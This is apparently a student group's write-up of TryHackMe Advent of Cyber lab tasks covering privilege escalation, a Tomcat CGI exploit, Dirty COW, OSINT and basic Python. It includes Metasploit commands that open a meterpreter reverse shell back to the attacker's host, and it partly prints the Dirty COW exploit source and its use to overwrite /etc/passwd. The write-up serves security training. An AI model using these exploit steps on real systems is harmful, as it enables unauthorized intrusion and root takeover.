PSP0201
WEEK 4
WRITE-UP

Group: 1K HONDA

Members

ID	Name	Role
1211100415	Muhammad Ummar Hisham bin Ahmad Madzlan	Leader
1211103066	Balqis Afiqah binti Ahmad Fahmi	Member
1211101925	Nur Alya Nabilah binti Md. Naser	Member

Day 11: Networking – The Rouge Gnome

Tools: Kali Linux, Nmap, Bash SSH

Solution:

Question 1 & 2:

Read the passage in TryHackMe.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 3:

Read the passage in TryHackMe.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 4:

Read the passage in TryHackMe.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

Question 5:

Copy the “chmod +x filename” and replace the “filename” with “find.sh”.

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

Question 6:

Copy the “python3 -m http.server 8080” and replace the “8080” with “9999”.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

Question 7:

Enumerate the IP address using Nmap.

```
┌──(1211100415㉿kali)-[~]
└─$ nmap 10.10.88.198
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 13:50 EDT
Nmap scan report for 10.10.88.198
Host is up (0.22s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 34.98 seconds
```

Using SSH, login to the vulnerable machine.

```
┌──(root㉿kali)-[~]
└─# ssh cmnatic@10.10.88.198
The authenticity of host '10.10.88.198 (10.10.88.198)' can't be establish
ed.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pq
pmvc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.88.198' (ED25519) to the list of known
hosts.
cmnatic@10.10.88.198's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun 27 17:53:36 UTC 2022

  System load:  0.0               Processes:           91
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
```

Navigate to /root/flag.txt.

```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
-bash-4.4$ bash -p
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
```

Thought Process/Methodology:

Once the target's IP address had been revealed, we proceeded to enumerate the IP address using Nmap. From there, we knew that the server was running on SSH service. By executing Bash SSH command on the remote SSH, we were able to access the webserver and navigate to the root directory. After getting inside the root directory, we viewed the contents of the flag.txt after escalating the permission.

Day 12: Networking – Ready, set, elf. - Prelude:

Tools: Kali Linux, Nmap, Exploit-DB, Meterpreter

Solutions:


Question 1:

Scan the target using Nmap.

```
┌──(1211100415㉿kali)-[~]
└─$ echo "10.10.157.152" > target.txt

┌──(1211100415㉿kali)-[~]
└─$ cat target.txt
10.10.157.152

┌──(1211100415㉿kali)-[~]
└─$ nmap -Pn -sVC -iL target.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 15:29 EDT
Nmap scan report for 10.10.157.152
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-06-29T19:30:19+00:00
|_ssl-date: 2022-06-29T19:30:24+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-06-28T19:29:30
|_Not valid after:  2022-12-28T19:29:30
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.71 seconds
```

Question 2:

Search for the CVE that can be applied to exploit the database.



Question 3 &4:

Start the Metasploit Framework console and apply the CVE module that can be used to create the meterpreter entry. Then, interact with the module.

```
┌──(1211100415㉿kali)-[~]
└─$ msfconsole -q
msf6 > search 2019-0232

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

As we know, CGI scripts can be found in the /cgi-bin/ folder. Navigate to the CGI script that Elf McSkidy prepared.

```
10.10.157.152:8080/cgi-bin/elfwhacker.bat
UNUSED  PSP0201 2130 - Mini I...  TryHackMe | 25 Days o...
--------------------------------------------------------
Written by ElfMcEager for The Best Festival Company -CMNatic
--------------------------------------------------------

Current time: 29/06/2022 20:32:38.64

--------------------------------------------------------
                Debugging Information
--------------------------------------------------------
Hostname: TBFC-WEB-01
User: tbfc-web-01\elfmcskidy

--------------------------------------------------------
                 ELF WHACK COUNTER
--------------------------------------------------------

 Number of Elves whacked and sent back to work: 28491
```

Set the local host, remote host, and the target URI.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.157.152
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.157.152
rhost => 10.10.157.152
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.8.92.127
lhost => 10.8.92.127
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting          Required  Description
   ----       ---------------          --------  -----------
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.157.152            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                     yes       The target port (TCP)
   SSL        false                    no        Negotiate SSL/TLS for outgoing connections
   SSLCert                             no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /cgi-bin/elfwhacker.bat  yes       The URI path to CGI script
   VHOST                               no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.92.127      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

Run the meterpreter and wait for the session to start. Create a shell on the remote host.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.8.92.127:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.157.152
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.8.92.127:4444 → 10.10.157.152:49722 ) at 2022-06-29 15:35:22 -0400

meterpreter > shell
Process 3880 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Check for the list of directories in the folder and display the content of the flag1.txt file.

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

30/06/2022  19:51    <DIR>          .
30/06/2022  19:51    <DIR>          ..
30/06/2022  19:51            73,802 ciydu.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
               3 File(s)         74,654 bytes
               2 Dir(s)   7,139,155,968 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>cd flag.txt
cd flag.txt
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>clear
clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag.txt
type flag.txt
The system cannot find the file specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

<u>Thought Process/Methodology:</u>

Once the target's IP address had been revealed, we scanned the target using Nmap by performing version fingerprinting. Once we had learned of the version number the webserver was running on, we searched for the CVE that can be used to create a Meterpreter entry onto the machine. Then, started the Metasploit Framework console and applied the CVE module and interacted with the module. As we had learned from TryHackMe, the CGI scripts can be found in the /cgi-bin/ folder. Thus, we set the target URI to /cgi-bin/elfwhacker.bat, the local host to our IP address, and the remote host to the target's IP address. Then, we ran the Meterpreter and waited for the session to start. Once it had started, we created a shell on the remote host. We checked for the list of directories in the folder and displayed the contents of flag1.txt file to get the flag.

Day 13: Networking – Coal for Christmas

Tools: Kali Linux, Nmap, Dirty Cow Exploit

Solutions:

Question 1:

Scan the target's IP address using Nmap.

```
┌──(1211100415㉿kali)-[~]
└─$ nmap 10.10.39.145
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-01 13:09 EDT
Nmap scan report for 10.10.39.145
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
```

Question 2:

Connect to the service with a standard command-line client. The username and the password will be displayed.

```
┌──(1211100415㉿kali)-[~]
└─$ telnet 10.10.39.145 23
Trying 10.10.39.145 ...
Connected to 10.10.39.145.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              ──>*<──
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
                [___]

$ 
```

Question 3:

View the release information of the webserver.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Question 4:

List the files in the webserver and view the contents of TXT file.

```
$ cat cookies_and_milk.txt
/**************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//**************************************************/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
```

Question 5:

Open the link to Dirty Cow that was given in TryHackMe.

DIRTY COW

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE.

Why is it called the Dirty COW bug?

"A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An

Choose the dirty.c link.

Table of PoCs

Note: if you experience crashes or locks take a look at this fix.

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Pages 6

Find a Page...

- Home
- Check if your system is vulnerable
- Patched Kernel Versions
- PoCs
  - Table of PoCs
  - List of PoCs
- testq
- VulnerabilityDetails

+ Add a custom sidebar

Clone this wiki locally

https://github.com/dirtycow/dir

Read the source code to learn the syntax that can be used to compile the script.

2 contributors

193 lines (172 sloc) | 4.7 KB

Raw Blame

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
```

Question 6:

Copy and paste the script into a notepad.

```
GNU nano 2.2.6                    File: dirty.c                    Modified

//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is    ^V Next Page   ^U UnCut Text ^T To Spell
```

Compile the exploit using the verbatim syntax. Run the exploit.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: 7f95640e7000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password ''.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Question 7:

Switch user accounts. View the contents of message_from_the_grinch.txt file

```
firefart@christmas:~# cat message_from_the_grinch
cat: message_from_the_grinch: No such file or directory
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```

Make a coal file and run tree|md5sum to view the MD5 hash output.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree|md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Question 8:

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

Thought Process/Methodology:

Once we had scanned the target's IP using Nmap, we learned that the service was running on telnet. Then, we connected to the service with a standard command-line client. The username and the password will be displayed. Once we had input the username and the password, we can view the release version of the webserver. We could also list the files inside the webserver, and we proceed to view the cookies_and_milk.txt file. Reading the contents, we noticed that the filed was the modified version of a DirtyCow exploit, thus, we searched for the exploit on the Internet and used the dirty.c rendition of the exploit. We copied the script and pasted it into a notepad and compiled the exploit using the verbatim syntax. Then, we ran the exploit. After that, we switched the user account and view the contents on message_from_the_grinch.txt file. Following the instructions given by the grinch we make a coal file and run the tree|md5sum to view the MD5 hash output.

Day 14: OSINT - Where's Rudolph?

Tools: Google Chrome, Twitter, Reddit


Solutions:

Question 1:

Navigate to Rudolph's Reddit comment history.

Question 2:

Read his comment.




Question 3:

Search for Rudolph the Red-Nosed Reindeer's creator.


Question 4:

Search for other social media platform Rudolph have an account on.



Question 5:

Look for his username on the platform.




Question 6:

Read his post.

Question 7:

Using Google Image Search, find the location where the parade took place.



Question 8:

Use EXIF data website.

GPS	
GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees


Question 9:

Use EXIF data website.

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10:

Copy and paste Rudolph's email on the https://haveibeenpwned.com/ to check whether his credentials has been breached.



Question 11:

Use google maps and use the GPS of the image.

Thought Process/Methodology:

Once we had known Rudolph's username, we searched for his Reddit account and navigated to the comment history section to get the link. We also noticed that Rudolph mentioned his birthplace and his creator in one of his comments. Then, we proceeded to search for his creator's full name on Google Chrome. We also learned that Rudolph had a Twitter account, and we viewed his account. From this, we knew his Twitter's username and his favourite TV show. After scrolling a bit more, we learned he also took part in a parade and by using Google Image Search, we could see where the parade took place. We also used EXIF data website to receive the GPS for the place and the flag. Afterwards, we copied and pasted Rudolph's email on the https://haveibeenpwned.com/ to check whether his credentials had been breached. We navigated to Scylla.sh but currently the website service was down so we just took the answer from the guidance video. Finally, we use google maps and use the GPS of the image to discover the street numbers of the hotel address.

Day 15: Scripting - There's a Python in my stocking!

Tools: Python, Visual Studio Code

Solutions:

Question 1:

Write and run the command in VSCode.

```
1  print(True+True)
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE JUPYTER Python Debug Console

```
2
```

Question 2:

Read the passage in TryHackMe.

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3:

Write and run the command in VSCode.

```
1  print(bool("False"))
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE JUPYTER Python Debug C

```
True
```

Question 4:

Search in PyPi.

requests 2.28.1 Jun 29, 2022

Python HTTP for Humans.

Question 5:

Write and run the command in VSCode.

```
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE JUPYTER Python

```
[1, 2, 3, 6]
```

Question 6:

Read the passage in TryHackMe.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7:

Write and run the command in VSCode.

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

When asked for an input, put in “Skidy”.

```
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 7:

When asked for an input, put in “elf”.

```
What is your name? elf
The Wise One has not allowed you to come in.
```

Thought Process/Methodology:

After downloading VSCode and Python on our computer, we just followed the instructions that was given in TryHackMe. Afterwards, we copied the command in the Google Form and pasted it in VSCode and ran it. After we had ran the command, it asked for our name. If the name that we had inputted was not inside the “names” list, we will not be allowed to come in.